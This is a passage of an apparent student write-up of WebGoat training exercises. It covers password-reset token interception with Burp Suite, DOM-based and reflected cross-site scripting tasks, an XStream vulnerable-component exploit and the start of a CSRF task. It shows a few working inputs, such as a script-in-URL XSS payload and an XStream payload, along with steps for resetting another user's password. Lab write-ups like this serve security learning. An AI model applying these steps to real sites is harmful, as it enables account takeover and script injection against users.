


Fig 2.33  
(Reset Password Page)

Now, in the login page, come to the forgotten password section. We will capture request using burp suite, enter email told as tom@webgoat.cloud.org and hit enter you will see a request under proxy of burp suite.




Fig 2.34




Fig 2.35

(Request Capture in Burpsuite)

In proxy, send the request to repeater and then send it to response. Now, we will change localhost:8080 to localhost:9090 and then again send the request to response. Now, we will see the same request in web wolf.




Fig 2.36

(View of Request on Webwold, using Burp-proxy)

Now in the requests section, copy the part of URI, after the password as shown in the below picture.




Fig 2.37

Now, paste the part of URI we copied to the password reset page that we left behind as shown in the picture below.




Fig 2.38

(Resetting the Password)

Now change the password to what you want to set, and then enter the password with the email id of tom@webgoat.cloud.org. You will see a message of task completion means we have successfully logged in as tom@webgoat.cloud.org.

Fig 2.39

(Successful Execution of Task)

## Chapter 3- Cross Site Scripting

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data. It ranges from session hijacking to credential theft.

So now we are going to solve a machine web goat which is purposely designed to learn about various topics like cross site scripting, broken authentication and many more.

So today we are going to learn about Cross site scripting by performing various tasks on Cross site using web goat.

### Task 1:

In this task we are going to learn basically what cross site scripting is. In this we are given a script which we have to execute in the URL. It basically tells us how a script when executed in a URL may lead to, In this when we execute script in the URL we get the session id which can be used by hacker to get into our session without needing a login id and password and can perform task in that session in the name of that person whose id it has taken.




Fig 3.1

(Overview of XSS)




Fig 3.2  
(Successful Completion of Task )

### Task 2:

In this we get to know about input sanitization vulnerability.

In this there are two fields present in the form were we have to input your credit card number and a pin, so we can try a scripting attack by putting your script in any of the input field but we see that the pin card can take a string of larger value so we will try our attack on this , so when I tried my script attack on this I get to know that it is prone to input validation vulnerability which means it does not sanitize the input user is giving.




Fig 3.3  
(Bypassing Sanitization and input validation)

### Task 3:

In this we get to know about Dom based Cross site scripting. Dom based Cross site Scripting: DOM-based XSS (also known as DOM XSS) arises when an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM. Dom stands for data object model. In this we add your malicious script in the URL.

In this task we have to find the URL of subdomain after the main folder, in this we see the URL and we get to know that the URL start from start.mvc#... and there is a hint in the question that we will get the subdomain GoatRouter.js in which there is a routes function where we get a test variable so we will try start.mvc#test/ and we get the answer.




Fig 3.4  
(Successful execution of the malicious payload)

,

### Task 4:

In this task we have to fill a number which we get after executing the script in the URL and a hint is also given that we will find the number in webgoat.customjs.phoneHome() folder and after knowing this I formed a script :  
 localhost: 8080/WebGoat/start.mvc#test/<script>webgoat. customjs.phoneHome();<%2Fscript>  
 and after executing this we will get a number and we will be able to complete the task.




Fig 3.5

(Bypassing Basic Sanitization technique to execute payload)

## Chapter 4: Vulnerable Components

### Task1:




Fig 4.1  
(Introduction to Vulnerable Components)




Fig 4.2  
(Overview of Task)

As I was doing vulnerable components. On clicking go as seen in the above image what I find was that in older versions a popup came up showing us that it is vulnerable whereas on clicking the second go what I find that no pop up came showing it is more secure as it was using a later version of jquery-ui.




Fig 4.3

(Testing the site for finding vulnerable components)On Exploiting CVE-2013-7285 what I found was that there was java code on GitHub which can be used to exploit this part of the vulnerability.




Fig 4.4

(Overview of the vulnerable component found)

The code I used was `<java.lang.Integer>1</java.lang.Integer>` as you can see in the above image.




Fig 4.5

(Successful exploitation of Vulnerable component)

As you can see after running it was quoted “if you are not seeing the application you started; it may be minimized”. Hence exploited.



## Chapter 5 -REQUEST FORGERIES

### 1. CROSS SITE REQUEST FORGERY-

#### TASK 1




Fig 5.1  
(Overview of the Task on CSRF)



Fig 5.2  
(Successful execution of task)

So, we have been given an exercise to get the flag and perform a request from another origin. So, when we clicked on the submit query button and inspected the page, we found that we cannot retrieve the flag here and the success message was FALSE.

```
flag: null
success: false
message: "Appears the request came from the original host"
```

Fig 5.3

then we clicked the networks tab and reloaded the page, we got a POST request. In the headers tab of that request, we got a POST link to the webpage and in the request section we got the form data. After this we created a form in a blank file using the link and parameters we found below

